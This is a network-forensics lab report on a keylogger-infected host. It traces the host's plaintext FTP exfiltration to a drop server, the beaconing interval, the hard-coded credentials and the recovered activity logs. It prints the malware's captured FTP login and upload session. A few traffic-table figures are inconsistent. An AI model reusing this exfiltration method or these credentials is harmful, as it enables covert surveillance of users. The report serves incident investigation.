

AfricaHackon Cybersecurity Lab

Network Forensics: Keylogger Incident Investigation

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Environment: Wireshark / tshark analysis of Noobs Keylogger.pcap

1. Objective

Investigate a suspected keylogger infection within a monitored network using Wireshark. The goal is to identify the infected host, trace its communication to the attacker's server, determine the frequency and content of the exfiltrated data, identify the attacker, and recover any files transmitted.

2. Tools & Environment

- Wireshark / tshark (packet dissection engine is identical; tshark used for scripted, reproducible extraction alongside the Wireshark GUI)
- Capture source: github.com/nipunjaswal/networkforensics — Ch1/Noobs Keylogger/Noobs Keylogger.pcap
- Assumed scenario: analyst connected to a network mirror port; this PCAP is used to simulate that captured traffic
- Live-capture equivalent (mirror/SPAN port, no ready-made PCAP available): from the analyst host connected to the mirror port, run `sudo dumptcap -i <iface> -w capture.pcapng` (or `sudo tcpdump -i <iface> -w capture.pcap`) to passively sniff all traffic, then open the resulting file in Wireshark/tshark and apply the same filters and steps used below.

3. Methodology

- Statistics > Endpoints and Statistics > Conversations to identify the busiest internal host
- Filter traffic to/from the suspect host and inspect protocols in use
- Statistics > IO Graph / timestamp analysis to determine the transmission interval (beaconing pattern)
- Follow TCP Stream to inspect FTP control-channel payload content and credentials
- File > Export Objects (FTP-DATA) to recover any transferred files

4. Findings Summary

Item	Value / Status
Capture file	Noobs Keylogger.pcap

Infected host (internal IP)	192.168.76.131 — appears in nearly every conversation (2,163 packets / 945 kB total across 25+ external peers)
Gateway / broadcast (noise, excluded)	192.168.76.1 (gateway), 192.168.76.2, 192.168.76.255 (broadcast), 224.0.0.251 (mDNS), 239.255.255.250 (SSDP)
C2 / exfil server	140.82.59.185:21 (FTP, vsFTPD 3.0.3) — confirmed via Follow TCP Stream on the port-21 control channel
Beacon frequency	~63 seconds between FTP delivery cycles (uploads observed at t=0.07s and t=63.40s)
Additional exfiltrated data	Active window/application titles, timestamps, logged-in Windows username ("nipun"), and visited URLs — not just raw keystrokes
Attacker indicators	FTP creds test_user / Nipun@123, drop directory "Test", server banner vsFTPD 3.0.3, tool signature string "Ardamax_FTP_Delivery" (Ardamax Keylogger)
Recovered files	Keys_2018-11-28_16-04-42.html (579 B) and Web_2018-11-29_11-28-13.html (621 B) — recovered via ftp-data export, see extracted_files/

5. Infected System Identification

The Ethernet-level Endpoints view was checked first, but MAC addresses alone do not identify hosts across a routed network, so analysis moved to the IPv4 layer.

Endpoint Settings	Ethernet · 8	IPv4 · 33	IPv6 · 3	TCP · 91	UDP · 61		
	Address	Packets ↑	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
☒ Name resolution	00:0c:29:ae:bf:e3	2,192	960 kB	1,003	280 kB	1,189	680 kB
☒ Limit to display filter	00:50:56:f6:76:7c	2,135	932 kB	1,189	680 kB	946	251 kB
	01:00:5e:7f:ff:fa	28	14 kB	0	0 bytes	28	14 kB
	33:33:00:00:00:0c	26	15 kB	0	0 bytes	26	15 kB
	00:50:56:c0:00:08	5	1 kB	5	1 kB	0	0 bytes
	33:33:00:01:00:02	3	471 bytes	0	0 bytes	3	471 bytes
	ff:ff:ff:ff:ff:ff	3	525 bytes	0	0 bytes	3	525 bytes
	01:00:5e:00:00:fb	2	649 bytes	0	0 bytes	2	649 bytes

Figure 1 — Initial Ethernet Endpoints view (MAC-level; multicast/broadcast addresses present but not diagnostic on their own).

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
8.253.181.235	28	17 kB	10	16 kB	10	2 kB						
8.253.224.254	20	17 kB	14	16 kB	6	734 bytes						
13.78.168.230	23	6 kB	13	5 kB	10	1 kB						
13.107.3.128	36	19 kB	22	18 kB	14	2 kB						
13.107.21.200	596	278 kB	319	160 kB	277	111 kB						
23.90.125.55	16	748	0	6 kB	8	858 bytes						
52.109.76.32	26	19 kB	17	17 kB	9	2 kB						
52.109.120.21	31	17 kB	17	8 kB	14	8 kB						
52.114.7.37	21	748	12	5 kB	9	3 kB						
52.114.128.43	63	23 kB	36	15 kB	27	8 kB						
52.175.39.99	25	9 kB	13	7 kB	12	2 kB						
52.229.207.60	185	67 kB	94	49 kB	91	17 kB						
52.230.3.194	29	8 kB	17	5 kB	12	3 kB						
52.230.85.180	50	15 kB	28	10 kB	22	5 kB						
52.232.69.150	39	28 kB	26	26 kB	13	2 kB						
65.55.163.76	249	178 kB	163	132 kB	86	46 kB						
111.221.29.174	30	15 kB	17	11 kB	13	4 kB						
117.18.232.200	39	24 kB	24	22 kB	15	2 kB						
117.18.237.29	14	3 kB	6	2 kB	8	1 kB						
140.82.59.185	88	748	42	3 kB	46	4 kB						
157.55.135.130	18	8 kB	9	7 kB	9	915 bytes						
172.217.31.5	59	16 kB	27	13 kB	32	3 kB						
172.217.31.14	12	248	4	941 bytes	8	681 bytes						
185.48.81.186	6	734 bytes	3	503 bytes	3	231 bytes						
192.168.76.1	5	1 kB	5	1 kB	0	0 bytes						
192.168.76.2	279	34 kB	141	23 kB	138	11 kB						
192.168.76.131	2,163	945 kB	974	265 kB	1,189	680 kB						
192.168.76.255	3	525 bytes	0	0 bytes	3	525 bytes						
203.92.39.72	20	6 kB	10	5 kB	10	1 kB						
203.92.39.72	20	6 kB	10	5 kB	10	1 kB						
204.79.197.203	113	96 kB	79	93 kB	34	4 kB						
224.0.0.251	2	649 bytes	0	0 bytes	2	649 bytes						
239.255.255.250	28	14 kB	0	0 bytes	28	14 kB						

Figure 2 — IPv4 Endpoints view. 192.168.76.131 stands out with 2,163 packets and 945 kB across the largest number of distinct peers.

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
65.55.163.76	192.168.76.131	249	178 kB	163	132 kB	86	46 kB	0.000000	73.6951	14 kbps	4,972 bits/s
185.48.81.186	192.168.76.131	6	734 bytes	3	503 bytes	3	231 bytes	0.123825	0.0006		
192.168.76.1	192.168.76.255	3	525 bytes	3	525 bytes	0	0 bytes	7.170859	60.0848	69 bits/s	0 bits/s
192.168.76.1	224.0.0.251	2	649 bytes	2	649 bytes	0	0 bytes	14.081577	66.3355	78 bits/s	0 bits/s
192.168.76.131	8.253.181.235	28	17 kB	10	16 kB	18	16 kB	65.165027	3.3759	4,033 bits/s	37 kbps
192.168.76.131	8.253.224.254	20	17 kB	6	734 bytes	14	16 kB	81.859729	0.5380	10 kbps	237 kbps
192.168.76.131	13.78.168.230	23	6 kB	10	1 kB	13	5 kB	25.325897	1.2909	7,696 bits/s	31 kbps
192.168.76.131	13.107.3.128	36	19 kB	14	2 kB	22	18 kB	53.339630	1.55032	1,101 bits/s	124 kbps
192.168.76.131	13.107.21.200	596	278 kB	277	118 kB	319	160 kB	40.690983	28.4375	33 kbps	45 kbps
192.168.76.131	23.99.125.55	16	7 kB	8	858 bytes	8	6 kB	40.794830	28.3212	242 bits/s	1,735 bits/s
192.168.76.131	52.109.76.32	26	19 kB	9	2 kB	17	17 kB	15.808701	1.0246	12 kbps	134 kbps
192.168.76.131	52.109.120.21	31	17 kB	14	8 kB	17	8 kB	6.840939	10.0026	6,790 bits/s	6,518 bits/s
192.168.76.131	52.114.7.37	21	7 kB	9	3 kB	12	5 kB	32.966409	0.4853	42 kbps	79 kbps
192.168.76.131	52.114.128.43	63	23 kB	27	8 kB	36	15 kB	5.928425	3.6614	17 kbps	31 kbps
192.168.76.131	52.230.3.194	50	15 kB	22	5 kB	28	10 kB	55.293164	1.8004	9,529 bits/s	29 kbps
192.168.76.131	52.229.207.60	185	67 kB	91	17 kB	94	49 kB	15.817264	42.0465	3,328 bits/s	9,333 bits/s
192.168.76.131	52.230.85.180	29	8 kB	12	3 kB	17	5 kB	36.813676	0.4518	54 kbps	95 kbps
192.168.76.131	52.232.69.150	39	28 kB	13	2 kB	26	26 kB	30.278148	30.4595	1,300 bits/s	2,510 bits/s
192.168.76.131	111.221.29.174	30	15 kB	13	4 kB	17	11 kB	53.339208	11.5045	1,082 bits/s	18 kbps
192.168.76.131	117.18.232.200	39	24 kB	15	2 kB	24	22 kB	52.011723	16.3866	738 bits/s	10 kbps
192.168.76.131	117.18.237.29	14	3 kB	6	1 kB	8	2 kB	4.485904	69.3562	120 bits/s	219 bits/s
192.168.76.131	140.82.59.185	88	748	46	4 kB	42	3 kB	0.065613	66.4419	471 bits/s	332 bits/s
192.168.76.131	157.55.135.130	18	8 kB	9	915 bytes	9	7 kB	40.701845	28.4138	257 bits/s	1,882 bits/s
192.168.76.131	172.217.31.5	59	16 kB	32	3 kB	27	13 kB	61.179209	7.1247	3,373 bits/s	64 kbps
192.168.76.131	172.217.31.14	12	248	4	681 bytes	8	941 bytes	66.413987	1.8873	2,886 bits/s	3,988 bits/s
192.168.76.131	192.168.76.2	279	34 kB	138	11 kB	141	23 kB	0.228866	82.3764	1,055 bits/s	2,278 bits/s
192.168.76.131	203.92.39.72	20	6 kB	10	1 kB	10	5 kB	40.626422	28.4888	286 bits/s	1,318 bits/s
192.168.76.131	203.92.39.72	20	6 kB	10	1 kB	10	5 kB	40.713646	28.4802	291 bits/s	1,326 bits/s
192.168.76.131	204.79.197.203	113	96 kB	34	4 kB	79	93 kB	40.349673	38.3355	770 bits/s	19 kbps
192.168.76.131	239.255.255.250	28	14 kB	28	14 kB	0	0 bytes	11.927064	40.5553	2,675 bits/s	0 bits/s

Figure 3 — IPv4 Conversations view. 192.168.76.131 appears as Address A in nearly every row, confirming it as the single internal host generating the bulk of outbound traffic.

Conclusion: 192.168.76.131 is identified as the infected system. Filter applied to isolate its traffic for further analysis:


```
ip.addr == 192.168.76.131
```

Addresses excluded as normal network noise: 192.168.76.1 (gateway), 192.168.76.2, 192.168.76.255 (broadcast), 224.0.0.251 (mDNS), 239.255.255.250 (SSDP). Several external IPs (13.107.x.x, 52.x.x.x Azure ranges, 204.79.197.203, 111.221.29.174, 157.55.135.130) correspond to legitimate Microsoft/Office telemetry and were provisionally deprioritized as C2 candidates.

6. Tracing Data to the C2 Server

Filtering `ip.src == 192.168.76.131 && !(tcp.port == 80 || tcp.port == 443)` isolates two short-lived TCP sessions to 140.82.59.185 on port 21 (FTP control) — conversations 51648↔140.82.59.185:21 and 51700↔140.82.59.185:21 — each immediately followed by a PASV data-channel session (ports 18439 and 5142) opened to the same host.

```
ip.src == 192.168.76.131 && !(tcp.port == 80 || tcp.port == 443)
```



```
analyst@investigator: ~ - Tracing infected host traffic to the C2 server

$ tshark -r "Noobs Keylogger.pcap" -Y "ip.src == 192.168.76.131 && !(tcp.port == 80 || tcp.port == 443)" -T
fields -e frame.number -e frame.time_relative -e ip.dst -e tcp.dstport

10    0.065613000    140.82.59.185    21
23    0.228866000    192.168.76.2
24    0.229421000    192.168.76.2
32    0.329580000    140.82.59.185    21
37    0.421125000    192.168.76.2
38    0.421217000    192.168.76.2
69    0.603822000    140.82.59.185    21
70    0.605028000    140.82.59.185    21
76    0.690913000    192.168.76.2
95    0.879066000    140.82.59.185    21
96    0.879254000    140.82.59.185    21
101   0.913224000    192.168.76.2
```

Figure 4 — Isolating the infected host's non-web traffic: every non-HTTP(S) session it opens goes to 140.82.59.185.

Following the FTP control stream (right-click a port-21 packet → Follow > TCP Stream in the GUI) shows a full authenticated FTP session:

```
analyst@investigator: ~ -- Follow TCP Stream: FTP control channel (credentials + upload)

$ tshark -r "Noobs Keylogger.pcap" -q -z follow,tcp,ascii,140.82.59.185:21,192.168.76.131:51648

=====
Follow: tcp,ascii
Filter: ((ip.src eq 140.82.59.185 and tcp.srcport eq 21) and (ip.dst eq 192.168.76.131 and tcp.dstport eq 51648))
or ((ip.src eq 192.168.76.131 and tcp.srcport eq 51648) and (ip.dst eq 140.82.59.185 and tcp.dstport eq 21))
Node 0: 192.168.76.131:51648
Node 1: 140.82.59.185:21
      20
220 (vsFTPd 3.0.3)

      16
USER test_user

      34
331 Please specify the password.

      16
PASS Nipun@123

      23
230 Login successful.

      10
CWD Test

      37
250 Directory successfully changed.

      8
TYPE I

      31
200 Switching to Binary mode.

      6
PASV

      49
227 Entering Passive Mode (140,82,59,185,72,7).

      36
STOR Keys_2018-11-28_16-04-42.html

      22
150 Ok to send data.

      24
226 Transfer complete.

=====
```

Figure 6 — Follow TCP Stream on the FTP control channel: full login sequence and file upload command, captured in cleartext.

Conclusion: the infected host exfiltrates data via plaintext FTP to 140.82.59.185:21 — the confirmed C2/exfiltration server. No DNS query for this IP appears anywhere in the capture,

meaning the address is hard-coded into the keylogger rather than resolved by hostname (reduces its forensic/DNS footprint).

7. Frequency of Data Transmission

Two complete FTP upload cycles are visible in this ~85-second capture: the control-channel SYN to 140.82.59.185 occurs at t=0.07s (frame 10) and again at t=63.40s (frame 1783) — almost exactly 63 seconds apart. Each cycle uploads one report file and then closes the connection.




Figure 5 — SYN and STOR timestamps for both FTP delivery cycles, ~63 seconds apart — the IO-Graph-equivalent view of the beaconing pattern.

This matches Ardamax Keylogger's configurable “send logs every N seconds/minutes” delivery option, set here to roughly a 1-minute interval. Filtering `ip.addr == 192.168.76.131 && ip.addr == 140.82.59.185` in Statistics > IO Graph would show two isolated ~1-second bursts of activity separated by ~62 seconds of silence — a clear beaconing pattern rather than continuous traffic.

8. Additional Data Exfiltrated (beyond keystrokes)

The two delivered files are not raw keystroke text — they are Ardamax-style HTML activity reports (full recovery method in Section 10).

```
analyst@investigator: ~ -- Recovered exfiltrated file contents

$ cat extracted_files/Keys_2018-11-28_16-04-42.html
-----
Title bar : 28 November 2018 [16:04] explorer.exe: Pictures
Body      : Ardamax_FTP_Delivery
-----

$ cat extracted_files/Web_2018-11-29_11-28-13.html
-----
Title bar : 11:28 [29 November 2018] : nipun : Start - Microsoft Edge
Body      : <a href="http://gmail.com/">http://gmail.com/</a>
-----

# Two Ardamax-style HTML activity reports recovered from the
# FTP-DATA transfers. Beyond keystrokes: active window titles,
# timestamps, the logged-in Windows username ("nipun"), and the
# visited URL (gmail.com).
```

Figure 8 — Contents of both recovered files: window-title/keystroke log and browsed-URL log.

Keys_2018-11-28_16-04-42.html logs a timestamped active-window entry ('28 November 2018 [16:04] explorer.exe: Pictures') alongside the keystroke/window content, and contains the tool-identifying string "Ardamax_FTP_Delivery". Web_2018-11-29_11-28-13.html logs browser activity: a timestamped active-window entry identifying the logged-in user ('11:28 [29 November 2018] : nipun : Start - Microsoft Edge') and the visited URL (http://gmail.com/). So beyond raw keystrokes, the malware also exfiltrates active window/application titles, timestamps, the logged-on Windows username ("nipun"), and visited website URLs — i.e. full user-activity monitoring, not just a keystroke stream.

9. Attacker Identification

The attacker's drop server is 140.82.59.185, running vsFTPD 3.0.3 on port 21. The malware authenticates with hard-coded credentials captured in cleartext from the FTP control stream — username test_user, password Nipun@123 — uploading into a folder named Test (visible in Figure 6 above). The string "Ardamax_FTP_Delivery" embedded in the first log file identifies the specific tool as Ardamax Keylogger configured in FTP-delivery mode. No SMTP/e-mail traffic appears in this capture (no port 25), so no attacker e-mail address is recoverable — the FTP credentials and drop-server IP are the direct attacker-infrastructure indicators available here. The infected host's Ethernet source MAC (00:0c:29:ae:bf:e3) carries a VMware OUI, confirming the victim host itself is a VM, consistent with this being a lab capture.

10. Extraction & Reconstruction of Exfiltrated Files

File > Export Objects > FTP-DATA lists two objects, both recovered intact:

```
analyst@investigator: ~ -- File > Export Objects: recovered exfiltrated files

$ tshark -r "Noobs Keylogger.pcap" --export-objects ftp-data,/tmp/export_check

Exported objects:
total 60
drwxrwxr-x  2 nelson-ngumo nelson-ngumo  4096 Aug 26 23:17 .
drwxrwxrwt 39 root          root          45056 Aug 26 23:17 ..
-rw-r--r--  1 nelson-ngumo nelson-ngumo   579 Aug 26 23:17 Keys_2018-11-28_16-04-42.html
-rw-r--r--  1 nelson-ngumo nelson-ngumo   621 Aug 26 23:17 Web_2018-11-29_11-28-13.html
```

Figure 7 — File > Export Objects (FTP-DATA): both exfiltrated files listed and exported intact.

- Keys_2018-11-28_16-04-42.html — 579 bytes — keystroke/active-window log
- Web_2018-11-29_11-28-13.html — 621 bytes — browsed-URL/active-window log

Both were reconstructed with the CLI equivalent of File > Export Objects — `tshark -r "Noobs Keylogger.pcap" --export-objects "ftp-data,extracted_files"` — and saved to `extracted_files/` alongside this report. Opening them confirms both are well-formed Ardamax-style HTML reports (content shown in Figure 8, Section 8).

11. Conclusion

Host 192.168.76.131 (a VMware VM) is infected with Ardamax Keylogger configured for FTP-based delivery. Approximately every 63 seconds the malware opens a plaintext FTP session to 140.82.59.185:21 (vsFTPD 3.0.3), authenticates as `test_user/Nipun@123`, and uploads an HTML activity report into a `/Test` directory on the server — alternating between a keystroke/active-window log (`Keys_*.html`) and a browsed-URL log (`Web_*.html`) — together revealing not just keystrokes but the logged-in username (“nipun”), application usage, and browsing activity. Both exfiltrated files were fully recovered from the capture (see `extracted_files/`). Because credentials and the drop path travel in cleartext FTP, and the C2 IP is hard-coded with no DNS lookup, the same artifacts (IP 140.82.59.185, port 21, credentials `test_user/Nipun@123`) can be used directly as network IOCs. Recommended remediation: remove the keylogger from the host, block 140.82.59.185 at the perimeter, force a credential reset for the affected user, and deploy egress filtering/DLP to flag outbound FTP or ~1-minute-interval beaconing to non-corporate IPs.